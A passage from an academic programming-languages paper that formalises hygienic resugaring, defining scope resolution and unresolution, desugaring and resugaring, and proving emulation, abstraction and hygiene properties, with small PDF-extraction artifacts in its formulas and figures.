  (port ↔ port1) •
    log12 port to STDERR13 when true14
= let10 port1 = 8011 in
  log12 port1 to STDERR13 when true14
```

3.3 Unresolution, Informally

While having fresh declarations is helpful to ensure properties like hygiene, the user of the language should not be exposed to them. Often their subscripts can simply be dropped, but other times this would result in variable capture. Thus we will give an *unresolution* algorithm that renames variables as necessary to avoid capture. (This is left implicit in many other hygiene algorithms that either (i) perform spurious renaming or (ii) color variables but do not say how to present them.) Our algorithm for doing so tries to use

variables' original names, and renames a variable only when it is threatened with capture, as shown in Lemma 2.

We present an example of this algorithm using the term from Section 2 that threatened variable capture. We will make a few changes for expository purposes: we simplify the program to focus on its binding structure and introduce one extra `let` binding to better show the behavior of unresolution. We also ignore the identities of nodes (which are removed during unresolution in a straightforward way) and focus just on variables. Here is the term we wish to unresolve:

```
let msg1 = "Port: " in
  let port2 = 80 in
    let port3 = STDERR in
      write(msg1 + to_str(port2), port3)
```

Unresolution proceeds in two phases. The first phase, *findThreats*, safely but conservatively estimates the set of variable references at risk of capture. Specifically, it estimates that a variable x_u is at risk of being captured iff it is in scope of a *different* variable $x_{u'}$ of the same name.

In this case, *findThreats*:

- correctly concludes that `msg1` is not at risk of capture, since it is not in scope of any other variable of the same name
- correctly concludes that `port2` is at risk of capture, since it is in scope of `port3`
- over-conservatively concludes that `port3` is at risk of capture, since it is in scope of `port2`

Thus the final set of threats returned is $\{\text{port}_2, \text{port}_3\}$

The second phase, *renameThreats*, begins by picking a fresh variable name for each threatened variable, perhaps producing the map $\text{port}_2 \mapsto \text{portA}$, $\text{port}_3 \mapsto \text{portB}$. It then renames all variables in the term: threatened variables are looked up in the map, while others simply have their suffix removed, producing:

```
let msg = "Port: " in
  let portA = 80 in
    let portB = STDERR in
      write(msg + to_str(portA), portB)
```

Combining these two phases will give an *unresolution* operator \mathcal{U} that turns ASDs back into ASTs.

3.4 Resolution and Unresolution, Formally

We have given examples of scope resolution and unresolution, and now present them formally. To begin, we need a language-agnostic algebra for expressing the scoping rules of a language. We will use the *binding combinators* defined in the Romeo expansion system [16]. (It is worth noting, however, that the rest of our system relies only on term resolution and unresolution; thus a different scope resolution mechanism could be substituted in place of Romeo's.) In Romeo's scoping algebra, terms can export bindings to be used by other terms, and a term that has subterms can choose which of its subterms' exported bindings should be imported into which of its other subterms. The combinators β for expressing binding imports and exports are:²

$$\beta ::= \epsilon \mid i \mid \beta_1 \circ \beta_2 \mid \beta_1 + \beta_2$$

Here ϵ is the empty binding, i denotes the bindings exported by the i 'th subterm, \circ denotes left-biased union, and $+$ denotes disjoint union. The meaning $\llbracket \beta \rrbracket (\vec{\sigma}_i)$ of these combinators is given by how they act on a list of permutations $\vec{\sigma}_i$ (specifically, the permutations exported by the nodes of its children). They can also act on sets

²In Romeo, the combinators \circ and $+$ are written \triangleright and \uplus respectively, and their action is defined differently, but they behave the same.

$\llbracket \beta \rrbracket (\vec{\sigma}) \mapsto \sigma$	
$\llbracket \epsilon \rrbracket (\vec{\sigma}_i)$	$= \epsilon$
$\llbracket j \rrbracket (\vec{\sigma}_i)$	$= \sigma_j$
$\llbracket \beta_1 \circ \beta_2 \rrbracket (\vec{\sigma}_i)$	$= \llbracket \beta_1 \rrbracket (\vec{\sigma}_i) \circ \llbracket \beta_2 \rrbracket (\vec{\sigma}_i)$
$\llbracket \beta_1 + \beta_2 \rrbracket (\vec{\sigma}_i)$	$= \llbracket \beta_1 \rrbracket (\vec{\sigma}_i) + \llbracket \beta_2 \rrbracket (\vec{\sigma}_i)$
$\llbracket \beta \rrbracket (\{x_u, \dots\}) \mapsto \{x_u, \dots\}$	
$\llbracket \epsilon \rrbracket (\vec{S}_i)$	$= \emptyset$
$\llbracket j \rrbracket (\vec{S}_i)$	$= S_j$
$\llbracket \beta_1 \circ \beta_2 \rrbracket (\vec{S}_i)$	$= \llbracket \beta_1 \rrbracket (\vec{S}_i) \cup \llbracket \beta_2 \rrbracket (\vec{S}_i)$
$\llbracket \beta_1 + \beta_2 \rrbracket (\vec{S}_i)$	$= \llbracket \beta_1 \rrbracket (\vec{S}_i) \cup \llbracket \beta_2 \rrbracket (\vec{S}_i)$

Figure 3. Binding Combinators

of variables. Their action in either case is shown in Fig. 3. The pun of using ϵ , \circ and $+$ both for permutations and as the binding combinators is on purpose, as each is just the lifted form of the other.

These binding combinators are used to give a *binding signature* $\text{sign}(n) = (\vec{\beta}_i) \uparrow \beta$ to each node constructor n , where β_i are the imports of its children, and β are its exports. (The up-arrow is merely notation for a pair.)

The algorithms for scope resolution \mathcal{R} and unresolution \mathcal{U} are given in Fig. 4. In the figure, $\text{new } u. _$ generates a globally unique fresh name or id u , and $t // C$ is used to copy the fresh ids chosen for t onto C . In \mathcal{R} , recursive calls return a pair of a term t and the permutation σ that it exports; this pair is written $t \uparrow \sigma$. We will slightly abuse notation by using term/permutation pairs, like $\mathcal{R}(t) = t' \uparrow \sigma$, in situations where terms are expected; in this case we mean for the permutation to be ignored.

The \mathcal{U} function uses three helper functions: (i) $\text{exports}(t)$ finds the set of variable declarations provided by a term t , (ii) $\text{findThreats}(t, S)$ recursively finds threatened variables in term t (S is the set of variables “in scope” at t), and (iii) $\text{renameThreats}(t, f)$ renames variables in t according to f .

Scope resolution and unresolution are approximately inverses of one another. To make this formal, say that two terms t_1 and t_2 are *isomorphic* $t_1 \simeq t_2$ when they differ only up to a permutation:

Definition 1 (isomorphism). $t_1 \simeq t_2$ when $\exists \sigma. \sigma \bullet t_1 = t_2$

Then resolution and unresolution obey the rule:

Lemma 1. $\mathcal{R}(\mathcal{U}(\mathcal{R}(t))) \simeq \mathcal{R}(t)$

Proof sketch. We aim to show that performing \mathcal{U} and then \mathcal{R} on a term $\mathcal{R}(t)$ is the identity up to permutation. Neither \mathcal{R} nor \mathcal{U} change the shape of the term, so we only need consider how they modify variables. Consider first the variable declarations, then references.

A variable declaration $\text{decl}(x_u)$ in $\mathcal{R}(t)$ will get mapped by f in \mathcal{U} to some $\text{decl}(y_v)$, and then to some $\text{decl}(y_{v'})$ for fresh v in \mathcal{R} . This is fine.

Now consider references. The only concern is that some reference $\text{ref}(x_u)$ in $\mathcal{R}(t)$ might get mapped to $\text{ref}(y_v)$ by f (as it must) but then get mapped to some $\text{decl}(y_{v'})$ for $v' \neq v$ by \mathcal{R} . Since the reference $\text{ref}(x_u)$ in $\mathcal{R}(t)$ obtained the subscript u via \mathcal{R} in the first place, it must have been acted on by the permutation $(x \leftrightarrow x_u)$ from $\text{decl}(x_u)$. Thus, in the second \mathcal{R} step, it will be acted on by the permutation $(y \leftrightarrow y_v)$ from $\text{decl}(y_v)$. The only remaining concern is that it may also be acted on by a *different* permutation $(y \leftrightarrow y_{v'})$ with $v' \neq v$. But any variable in danger of

$\Sigma \bullet C \mapsto t$	
$\Sigma \bullet \text{val}(v)$	$= \text{val}(v)$
$\Sigma \bullet \alpha_i$	$= t$ when $\alpha_i \rightarrow t \in \Sigma$
$\Sigma \bullet \text{decl}(x_u)$	$= \text{decl}(x_u)$
$\Sigma \bullet \text{ref}(x_u)$	$= \text{ref}(x_u)$
$\Sigma \bullet \text{node}_a(n, \vec{C}_i)$	$= \text{node}_a(n, \Sigma \bullet \vec{C}_i)$

Figure 5. Substitution

causing this would have been found by findThreats and renamed during \mathcal{U} . \square

Once terms have been resolved, it is easy to compare them for equality up to renaming: two resolved terms are α -equivalent when they are identical up to a permutation of their variables. We will write $t_1 =_\alpha t_2$ to mean that t_1 and t_2 are α -equivalent.

Definition 2 (α -equivalence). $t_1 =_\alpha t_2$ when $\mathcal{R}(t_1) \simeq \mathcal{R}(t_2)$

Lemma 2. $\mathcal{U}(t)$ will only rename a variable reference x_u in t if it is in scope of a declaration $x_{u'}$ with $u' \neq u$.

Proof. The only variables which are renamed by renameThreats are those in the set returned by findThreats , so we just need to argue that findThreats only finds threatened variables. The only nonempty base case for findThreats is that for variable references, given by:

$$\text{findThreats}(\text{ref}(x_u), S) = \{x_u\} \quad \text{if } \{x_{u'} \in S \mid u \neq u'\} \neq \emptyset \\ \text{else } \emptyset \text{ blah}$$

The set S of variables it passes along recursively is precisely the set of variables in scope at that point, so findThreats will only produce $\{x_u\}$ when some $x_{u'}$ “threatens” to capture x_u . \square

4. Desugaring and Resugaring

In this section, we introduce the primary algorithms of our resugaring system: the algorithms for desugaring and resugaring individual terms. They can then be used to resugar an evaluation sequence via the pseudo-code algorithm:

```
def showSurfaceSequence(s):
  let c = desugar(s)
  while c can take a reduction step:
    let s' = resugar(c)
    if s' was successful: print(s')
    c := step(c)
```

4.1 Matching and Substitution

During desugaring and resugaring, our system will *match* terms against patterns, producing a *substitution* from holes α_i to sub-terms, and then apply this substitution to another pattern.

$$\Sigma ::= \epsilon \mid \alpha_i \rightarrow t \mid \Sigma_1 \circ \Sigma_2$$

We will overload the notations \bullet and \circ to also refer to substitution, and will define symmetric composition the same way as for permutations:

$$(\Sigma_1 + \Sigma_2) \bullet \alpha = \begin{cases} \Sigma_1 \bullet \alpha & \text{if } \alpha \notin \text{dom}(\Sigma_2) \\ \Sigma_2 \bullet \alpha & \text{if } \alpha \notin \text{dom}(\Sigma_1) \\ t & \text{if } \Sigma_1 \bullet \alpha = \Sigma_2 \bullet \alpha = t \end{cases}$$

Substitution is defined in Fig. 5. Unlike permutations, substitutions do not form a group because they typically do not have inverses.

A term can be *matched* against a pattern to produce a substitution, as shown in Fig. 6. Matching and substitution are nearly

$\boxed{\mathcal{R}(t) \mapsto t}$	$\mathcal{R}(t)$	$=$	$fst(\mathcal{R}_1(t))$	(where $fst(t \uparrow \sigma) = t$)
$\boxed{\mathcal{U}(t) \mapsto t}$	$\mathcal{U}(t)$	$=$	$renameThreats(t, f)$	where $S = findThreats(t, \emptyset)$ and $f(x_u) = new\ y.\ y$ for $x_u \in S$ and $f(x_u) = x$ otherwise
$\boxed{\mathcal{R}_1(t) \mapsto t \uparrow \sigma}$	$\mathcal{R}_1(val(val))$ $\mathcal{R}_1(ref(x_u))$ $\mathcal{R}_1(decl(x_u))$ $\mathcal{R}_1(tag_{C \Rightarrow C'} t)$ $\mathcal{R}_1(node_a(n, \vec{s}_i))$	$=$ $=$ $=$ $=$ $=$	$val(val) \uparrow \epsilon$ $ref(x_u) \uparrow \epsilon$ $new\ u'.\ decl(x_{u'}) \uparrow (x_u \leftrightarrow x_{u'})$ $tag_{C \Rightarrow (t' // C')} t'$ $new\ b.\ node_b(n, \llbracket \beta_i \rrbracket(\vec{\sigma}_j) \bullet t_i) \uparrow \llbracket \beta \rrbracket(\vec{\sigma}_j)$	where $t' = \mathcal{R}_1(t)$ when $\overline{\mathcal{R}_1(s_i)} = t_i \uparrow \sigma_i$ and $sign(n) = (\vec{\beta}_i) \uparrow \beta$
$\boxed{t // C \mapsto C}$	$t // \alpha_i$ $val(v) // val(v)$ $decl(x_u) // decl(x_v)$ $ref(x_u) // ref(x_v)$ $node_a(n, \vec{t}_i) // node_a(n, \vec{C}_i)$	$=$ $=$ $=$ $=$ $=$	α_i $val(v)$ $decl(x_u)$ $ref(x_u)$ $node_a(n, t_i // \vec{C}_i)$	
$\boxed{findThreats(t, \{x_u, \dots\}) \mapsto \{x_u, \dots\}}$	$findThreats(val(val), S)$ $findThreats(ref(x_u), S)$ $findThreats(decl(x_u), S)$ $findThreats(node_a(n, \vec{t}_i), S)$	$=$ $=$ $=$ $=$	\emptyset $\{x_u\}$ \emptyset \emptyset	when $\{x_{u'} \in S \mid u \neq u'\} \neq \emptyset$ otherwise
	$findThreats(node_a(n, \vec{t}_i), S)$	$=$	$\bigcup findThreats(t_i, S \cup \llbracket \beta_i \rrbracket(\overrightarrow{exports(t_j)}))$	when $sign(n) = (\vec{\beta}_i) \uparrow \beta$
$\boxed{renameThreats(t, x_u \mapsto x_u) \mapsto t}$	$renameThreats(val(val), f)$ $renameThreats(ref(x_u), f)$ $renameThreats(decl(x_u), f)$ $renameThreats(node_a(n, \vec{t}_i), f)$	$=$ $=$ $=$ $=$	$val(val)$ $ref(f(x_u))$ $decl(f(x_u))$ $node(n, renameThreats(t_i, f))$	
$\boxed{exports(t) \mapsto \{x_u, \dots\}}$	$exports(val(val))$ $exports(ref(x_u))$ $exports(decl(x_u))$ $exports(node_a(n, \vec{t}_i))$	$=$ $=$ $=$ $=$	\emptyset \emptyset $\{x_u\}$ $\llbracket \beta \rrbracket(\overrightarrow{exports(t_i)})$	when $sign(n) = (\vec{\beta}_i) \uparrow \beta$

Figure 4. Resolution and Unresolution

$\boxed{t / C \mapsto \Sigma}$	t / α_i	$=$	$\alpha_i \rightarrow t$
	$val(v) / val(v)$	$=$	ϵ
	$decl(x_u) / decl(x_u)$	$=$	ϵ
	$ref(x_u) / ref(x_u)$	$=$	ϵ
	$node_a(n, \vec{t}_i) / node_a(n, \vec{C}_i)$	$=$	$t_1 / C_1 + t_2 / C_2 + \dots$

Figure 6. Matching

inverses of one another: substitution is an inverse of matching and, given a reasonable precondition, matching is an inverse of substitution. Recall that we call the “pattern variables” in a pattern *holes*, and let $holes(C)$ be the set of all holes in the pattern. Then:

Lemma 3. For all patterns C and substitutions Σ , if $domain(\Sigma) = holes(C)$, then $(\Sigma \bullet C) / C = \Sigma$

Proof. Induct on C . In the inductive case,

$$\begin{aligned}
& (\Sigma \bullet node_a(n, \vec{C}_i)) / node_a(n, \vec{C}_i) \\
&= node_a(n, \Sigma \bullet \vec{C}_i) / node_a(n, \vec{C}_i) \\
&= (\Sigma \bullet C_1) / C_1 + (\Sigma \bullet C_2) / C_2 + \dots \\
&= \Sigma_1 + \Sigma_2 + \dots \quad (\text{by I.H.}) \\
&= \Sigma
\end{aligned}$$

where Σ_i is Σ restricted to the holes of C_i . The last step relies on holes occurring at most once in C . \square

Lemma 4. For all terms t and patterns C , if t / C exists then $(t / C) \bullet C = t$

Proof. Induct on C . In the inductive case,

$$\begin{aligned}
& (\text{node}_a(n, \vec{t}_i) / \text{node}_a(n, \vec{C}_i)) \bullet \text{node}_a(n, \vec{C}_i) \\
&= (t_1 / C_1 + \dots) \bullet \text{node}_a(n, \vec{C}_i) \\
&= \text{node}_a(n, (t_1 / C_1 + \dots) \bullet \vec{C}_i) \\
&= \text{node}_a(n, (t_i / C_i \bullet \vec{C}_i)) \\
&= \text{node}_a(n, \vec{t}_i) \quad (\text{by I.H.})
\end{aligned}$$

(The second to last step is valid because for $\text{node}_a(n, \vec{t}_i) / \text{node}_a(n, \vec{C}_i)$ to exist, $(t_1 / C_1 + \dots)$ must all be disjoint, and t_i / C_i binds all holes in C_i .) \square

4.2 Desugaring and Resugaring

Now we can define *desugaring* and *resugaring* operations that translate ASDs in the surface language to ASDs in the core language and back.

Desugaring uses a helper function called *expand* that expands a single piece of syntactic sugar in a term. *Expand* looks up a desugaring function to apply based on the term's topmost node and applies it. This function can be Turing-complete, and is written in the host language. In order for resugaring to work, however, desugaring must be *compositional*, i.e., it must be parametric over its subterms. Hence, instead of expanding the entire term t at once, *expand* will first split it into a pattern and subterms, and then only expand the *pattern* C to a new pattern C' . *Expand* then returns the pair (C, C') of the old and new pattern.

Desugaring of a term t thus proceeds by calling *expand*(t) to obtain the pair of patterns (C, C') , using matching and substitution to rewrite C to C' , and recursively substituting the desugared subterms of t . The newly desugared term will be wrapped in a tag noting the original and new patterns. Later, resugaring will make use of these tags to undo each of the desugaring functions.

Desugaring makes use of two operations over nodes.

$\text{sugars}(n)(C)$ looks up the desugaring function associated with node type n and applies it to pattern C , and $\text{head}(t)$ splits the term t to obtain the pattern C to be desugared. The pattern returned by $\text{head}(t)$ may need to be more than just the topmost node of t . Take, for instance, a multi-armed let construct like `let x = 4, y = x in x + y`. One way of representing this term in our system is:

```

node(Let,
  node(Bind, decl(x), node(Num, val(4)),
    node(Bind, decl(y), ref(x)),
    node(EndBinds))),
  node(Plus, ref(x), ref(y)))

```

It would be important for Let's desugaring function to be given all of its bindings, so the pattern returned by *head* in this case should be:

```

node(Let,
  node(Bind, α1, α2,
    node(Bind, α3, α4,
      node(EndBinds))),
  α5)

```

While *head* could in principle be a complicated function, we believe in practice it is sufficient to partition nodes into *primary* nodes like Let that can stand on their own, and secondary nodes like Bind and EndBinds that are merely part of the node above them; thus we define *head* in terms of a *is-primary* predicate. *is-primary* will return true for values, declarations, and references; it is language specific for nodes.

Desugaring is formally defined in Fig. 7, and resugaring in Fig. 8.³ Desugaring and resugaring are overloaded to act on substi-

³Notice that resugaring begins with a *resolve* step: this is only really necessary in case evaluation copies a term, thus breaking the invariant that variable declarations in resolved terms all have unique subscripts.

$$\begin{array}{ll}
\boxed{\text{desugar}(t) \mapsto t} & \\
\text{desugar}(t) &= \Downarrow(\mathcal{R}(t)) \\
\Downarrow \text{node}_a(n, \vec{t}_i) &= \text{tag}_{C \Rightarrow C'}(\Downarrow(t / C) \bullet C') \\
&\quad \text{when } \text{expand}(t) = (C, C') \\
&\quad \text{where } t = \text{node}_a(n, \vec{t}_i) \\
\Downarrow t &= t \quad \text{otherwise} \\
\\
\boxed{\text{expand}(t) \mapsto (C, C')} & \\
\text{expand}(\text{node}_a(n, \vec{t}_i)) &= (C, C') \\
&\quad \text{when } \text{head}(\text{node}_a(n, \vec{t}_i)) = C \\
&\quad \text{and } \mathcal{R}(\text{sugars}(n)(C)) = C' \\
\\
\boxed{\text{head}(t) \mapsto C} & \\
\text{head}(\text{node}_a(n, \vec{t}_i)) &= \text{node}_a(n, \overrightarrow{\text{head}_{\text{rec}}(t_i)}) \\
&\quad \text{when } \text{is-primary}(n) \\
\text{head}_{\text{rec}}(\text{node}_a(n, \vec{t}_i)) &= \text{node}_a(n, \overrightarrow{\text{head}_{\text{rec}}(t_i)}) \\
&\quad \text{when } \text{not}(\text{is-primary}(n)) \\
\text{head}_{\text{rec}}(t) &= \text{new } i. \alpha_i \quad \text{otherwise}
\end{array}$$

Figure 7. Desugaring

$$\begin{array}{ll}
\boxed{\text{resugar}(t) \mapsto t \text{ or FAIL}} & \\
\text{resugar}(t) &= \mathcal{U}(\Uparrow(\mathcal{R}(t))) \\
\Uparrow(\text{tag}_{C \Rightarrow C'} t) &= (\Uparrow(t / C')) \bullet C \\
&\quad (\text{or FAIL if } t / C' \text{ does not match}) \\
\Uparrow \text{node}_a(n, \vec{t}_i) &= \text{FAIL} \\
\Uparrow t &= t \quad \text{otherwise}
\end{array}$$

Figure 8. Resugaring

tutions in the obvious way, e.g., $\Downarrow(\alpha \rightarrow t) = \alpha \rightarrow (\Downarrow t)$. Desugaring and resugaring are inverses of one another, up to a permutation of variables.

To show this, we will rely on terms having *honest tags*:

Definition 3. A term has *honest tags* when for each subterm of the form $\text{tag}_{C \Rightarrow C'} t$, $t = (t / C') \bullet C'$.

Lemma 5. For all terms t with honest tags, if $\Uparrow t \neq \text{FAIL}$ then $\Downarrow \Uparrow t \simeq t$.

Proof Sketch. Proceed by induction on t . The interesting case is when the term t is tagged:

$$\begin{aligned}
\Downarrow \Uparrow \text{tag}_{C \Rightarrow C'} t &= \Downarrow((\Uparrow(t / C')) \bullet C) \\
&\quad \text{with } (C, C') = \text{expand}(t') \text{ for some } t' \\
&= \text{tag}_{C \Rightarrow C''} \Downarrow((\Uparrow(t / C')) \bullet C) / C \bullet C'' \\
&\quad \text{where } \text{expand}(\Uparrow(t / C')) = (C, C'') \\
&\quad \text{and } C' \simeq C'' \\
&= \text{tag}_{C \Rightarrow C''} \Downarrow \Uparrow(t / C') \bullet C'' \\
&\quad \text{by Lemma 3} \\
&\simeq \text{tag}_{C \Rightarrow C''} (t / C') \bullet C'' \\
&\quad \text{by I.H.} \\
&\simeq \text{tag}_{C \Rightarrow C'} t \\
&\quad \text{by Lemma 4}
\end{aligned}$$

The first step (which introduces t') relies on the tags having been produced by a call to *expand*. \square

Lemma 6. For all terms t , $\Uparrow \Downarrow t = t$.

Proof. Proceed by induction on t . The interesting case is where the term t is not atomic:

$$\begin{aligned}
\uparrow \downarrow t &= \uparrow \text{tag}_{C \Rightarrow C'} (\downarrow (t / C) \bullet C') \\
&\quad \text{with } \text{expand}(t) = (C, C') \\
&= \uparrow ((\downarrow (t / C) \bullet C') / C') \bullet C' \\
&= \uparrow \downarrow (t / C) \bullet C' && \text{by Lemma 3} \\
&= (t / C) \bullet C' && \text{by I.H.} \\
&= t && \text{by Lemma 4}
\end{aligned}$$

(The side condition for Lemma 3 uses the fact that $\text{domain}(t / C) = \text{holes}(C) = \text{holes}(C')$.) \square

Lemma 7. For all terms t , $\mathcal{R}(\uparrow \mathcal{R}(t)) \simeq \uparrow \mathcal{R}(t)$

Proof. The witness permutation is the mapping the second \mathcal{R} enacts on variable declarations. This mapping exists since resugaring can neither drop nor duplicate variables. Now we must show that variable references are acted upon by the second \mathcal{R} the same way as their corresponding declarations. This amounts to asking whether each variable reference $\text{ref}(x_u)$ is in scope of exactly its declaration $\text{decl}(x_u)$. It is: it cannot be in scope of any *other* declaration, because the *first* call to \mathcal{R} gave them all distinct subscripts, and it cannot be *out* of scope of its $\text{decl}(x_u)$ because that would mean that resugaring caused an identifier to become unbound, which could only happen if the initial program contained an unbound identifier. \square

The previous paper on resugaring gave three properties that help define its correctness. We mirror them here.

The first property, Emulation, says that the resugared sequence is faithful to the core sequence it is supposed to represent.

Theorem 1 (Emulation). Every surface term desugars to (a term isomorphic to) the core term it purports to represent.

Proof. We want to show that if a surface term $t' = \text{resugar}(t)$ is shown, then $\text{desugar}(t') \simeq \mathcal{R}(t)$.

$$\begin{aligned}
\text{desugar}(t') &= \text{desugar}(\text{resugar}(t)) \\
&= \downarrow (\mathcal{R}(\uparrow (\mathcal{R}(t)))) \\
&\simeq \downarrow (\mathcal{R}(\mathcal{U}(\mathcal{R}(\uparrow (\mathcal{R}(t))))) && \text{by Lemma 7} \\
&\simeq \downarrow (\mathcal{R}(\uparrow (\mathcal{R}(t)))) && \text{by Lemma 1} \\
&\simeq \downarrow (\uparrow (\mathcal{R}(t))) && \text{by Lemma 7} \\
&\simeq \mathcal{R}(t) && \text{by Lemma 4}
\end{aligned}$$

\square

The second property, Abstraction, says that surface terms are not “made up”, but rather originate from the initial program. We give a stronger statement about Abstraction here than was given in the previous work; this is possible because nodes have identity.

Theorem 2 (Abstraction). If a term is shown in the reconstructed surface evaluation sequence, then each non-atomic part of it originated from the original program and has honest tags. (Assuming that evaluation does not modify tags.)

Proof. Let $\mathcal{R}(t)$ be the original program, let $t_0 = \downarrow \mathcal{R}(t)$, and suppose the program took i steps $t_0 \rightarrow \dots \rightarrow t_i$ before being shown as $t'_i = \uparrow t_i$. For resugaring to have succeeded, t_i must be composed from patterns of the form $\text{tag}_{C \Rightarrow C'} C'$ (implying that the tags of t are honest). After resugaring, the atomic terms are left as they are, and each pattern $\text{tag}_{C \Rightarrow C'} C'$ becomes C . Likewise, each pattern $\text{tag}_{C \Rightarrow C'} C'$ can be traced back through evaluation to the desugaring of the original program, so $\text{tag}_{C \Rightarrow C'} C'$ appears in t_0 and C appears in $\mathcal{R}(t)$. \square

The third property, Coverage, says that “as many surface evaluation steps are shown as possible”. It was dealt with purely informally in the previous paper, but now we formally give in Section 5 a sufficient condition for surface steps to be shown.

4.3 Hygiene

Finally, we can show that desugaring and resugaring are hygienic in the sense put forward by Herman and Wand [7]. They proposed the strong statement that if two terms in the surface language are α -equivalent, then their desugarings are α -equivalent; we will prove this for our system.

Recall that we define $s =_\alpha t$ to mean that $\mathcal{R}(s) \simeq \mathcal{R}(t)$; thus the question of whether a function respects α -equivalence can sometimes be reduced to one of whether it is *equivariant*: whether it respects terms that only differ up to a permutation of their variables. (Equivariance is a concept from Nominal Logic [5].) \downarrow and \uparrow are equivariant.

Lemma 8 (\downarrow is equivariant). If $s \simeq t$, then $\downarrow s \simeq \downarrow t$.

Proof sketch. *head* is equivariant, and *sugars*(n) is trivially equivariant when applied to the patterns obtained from *head* since they do not contain variables. Thus *expand* is equivariant, in the sense that if $s \simeq t$ and $\text{expand}(s) = (C_s, C'_s)$ and $\text{expand}(t) = (C_t, C'_t)$, then $\exists \sigma^*, C_s = \sigma^* \bullet C_t$ and $C'_s = \sigma^* \bullet C'_t$. To show that \downarrow is equivariant, we have to show that for all σ and t , $\downarrow (\sigma \bullet t) = \sigma' \bullet \downarrow t$ for some σ' .

If t is not a node, $\downarrow (\sigma \bullet t) = \sigma \bullet t = \sigma \bullet \downarrow t$. Otherwise, let $\text{expand}(t) = (C, C')$ and $\text{expand}(\sigma \bullet t) = (\sigma^* \bullet C, \sigma^* \bullet C')$. Then:

$$\begin{aligned}
\downarrow (\sigma \bullet t) &= \text{tag}_{\sigma^* \bullet C \Rightarrow \sigma^* \bullet C'} ((\sigma \bullet t) / (\sigma^* \bullet C)) \bullet (\sigma^* \bullet C') \\
&= \text{tag}_{\sigma^* \bullet C \Rightarrow \sigma^* \bullet C'} \sigma^* \bullet ((t / C) \bullet C') \\
&= \sigma^* \bullet \text{tag}_{C \Rightarrow C'} ((t / C) \bullet C') \\
&= \sigma^* \bullet \downarrow t
\end{aligned}$$

(The second step uses the fact that σ and σ^* must be identical when restricted to the variables of C .) \square

Lemma 9 (\uparrow is equivariant). If $s \simeq t$, then $\uparrow s \simeq \uparrow t$.

Proof. It suffices to show that $\uparrow (\sigma \bullet s) = \sigma \bullet \uparrow s$ for all s and σ . Induct on s ; in the inductive case $s = \text{tag}_{C \Rightarrow C'} t$:

$$\begin{aligned}
\uparrow (\sigma \bullet s) &= \uparrow \text{tag}_{\sigma \bullet C \Rightarrow \sigma \bullet C'} \sigma \bullet t \\
&= (\uparrow (\sigma \bullet t / \sigma \bullet C')) \bullet (\sigma \bullet C) \\
&= (\sigma \bullet \uparrow (t / C')) \bullet (\sigma \bullet C) && \text{(by I.H.)} \\
&= \sigma \bullet ((\uparrow (t / C')) \bullet C) \\
&= \sigma \bullet \uparrow \text{tag}_{C \Rightarrow C'} t \\
&= \sigma \bullet \uparrow s
\end{aligned}$$

\square

While \mathcal{U} is not equivariant (for example, it transforms $(\lambda x_1. x_1)(\lambda x_2. x_2)$ into $(\lambda x. x)(\lambda x. x)$), it does respect α -equivalence.

Lemma 10 (\mathcal{U} respects α -equivalence of resolved terms). If $s =_\alpha t$ and $s = \mathcal{R}(s')$ and $t = \mathcal{R}(t')$, then $\mathcal{U}(s) =_\alpha \mathcal{U}(t)$.

Proof. By the definition of $(=_\alpha)$, we want to show that $\mathcal{R}(\mathcal{U}(s)) \simeq \mathcal{R}(\mathcal{U}(t))$, knowing just that $\mathcal{R}(s) \simeq \mathcal{R}(t)$. First, use Lemma 1 to see that:

$$\begin{aligned}
\mathcal{R}(\mathcal{U}(s)) &= \mathcal{R}(\mathcal{U}(\mathcal{R}(s'))) \simeq \mathcal{R}(s') = s \\
\mathcal{R}(\mathcal{U}(t)) &= \mathcal{R}(\mathcal{U}(\mathcal{R}(t'))) \simeq \mathcal{R}(t') = t
\end{aligned}$$

Thus, $\mathcal{R}(\mathcal{U}(s)) \simeq \mathcal{R}(\mathcal{R}(\mathcal{U}(s))) \simeq \mathcal{R}(s) \simeq \mathcal{R}(t) \simeq \mathcal{R}(\mathcal{R}(\mathcal{U}(t))) \simeq \mathcal{R}(\mathcal{U}(t))$ (using the fact that $\mathcal{R}(\mathcal{R}(t)) = t$ for all terms t). \square

Theorem 3 (Hygiene). *If $s =_{\alpha} t$ then $\text{desugar}(s) =_{\alpha} \text{desugar}(t)$. Likewise, if $s =_{\alpha} t$ then $\text{resugar}(s) =_{\alpha} \text{resugar}(t)$.*

Proof.

$$\text{desugar}(s) = \Downarrow(\mathcal{R}(s)) \simeq \Downarrow(\mathcal{R}(t)) = \text{desugar}(t)$$

The middle step is valid because $\mathcal{R}(s) \simeq \mathcal{R}(t)$ by the assumption that $s =_{\alpha} t$ and because \Downarrow is equivariant by Lemma 8.

$$\begin{aligned} \text{resugar}(s) &= \mathcal{U}(\uparrow(\mathcal{R}(s))) \\ &\simeq \mathcal{U}(\mathcal{R}(\uparrow(\mathcal{R}(s)))) && \text{by Lemma 7} \\ &\simeq \uparrow(\mathcal{R}(s)) && \text{by Lemma 1} \\ &\simeq \uparrow(\mathcal{R}(t)) \\ &\simeq \mathcal{U}(\mathcal{R}(\uparrow(\mathcal{R}(t)))) && \text{by Lemma 1} \\ &\simeq \mathcal{U}(\uparrow(\mathcal{R}(t))) && \text{by Lemma 7} \\ &= \text{resugar}(t) \end{aligned}$$

□

5. From Individual Terms to Evaluation Sequences

We have proved three properties about resugaring: Emulation, Abstraction, and hygiene. All three of these properties, however, only talk about *individual terms*, not entire evaluation sequences. In particular, not every core step will be resugared to a surface evaluation step; sometime a core term cannot be resugared so the corresponding surface step will be skipped. Recall the final example (column 3) in Fig. 1. The third core evaluation step (where the outer if is evaluated away) is skipped. We can now better justify it being skipped: showing a surface term for it would violate Abstraction, since this term does not have honest tags — the tag claims that the if node has one identity (which originated from sugar), while it actually has another (which originated from user code).

Here is the full core evaluation sequence. We omit a couple of evaluation steps where a constant simplifies to a value, such as $\text{VERBOSE} \rightarrow \text{true}$. We also omit node subscripts, since they won't be relevant to the discussion:

```

let port ← 80 in
  [C1 ⇒ C2]
  let port = if true then
    (if VERBOSE
     then STDERR
     else DEVNULL)
    else DEVNULL in
    write("Port: " + to_str(●), ●)
  ↓
[C1 ⇒ C2]
let port = if true then
  (if VERBOSE
   then STDERR
   else DEVNULL)
  else DEVNULL in
  write("Port: " + to_str(80), ●)
  ↓
[C1 ⇒ C2]
let port = if VERBOSE
  then STDERR
  else DEVNULL in
  write("Port: " + to_str(80), ●)
  ↓
[C1 ⇒ C2]
let port = STDERR in
  write("Port: " + to_str(80), ●)
  ↓

```

```

write("Port: " + to_str(80), STDERR)
↓
write("Port: " + "80", STDERR)
↓
write("Port: 80", STDERR)
↓
void

```

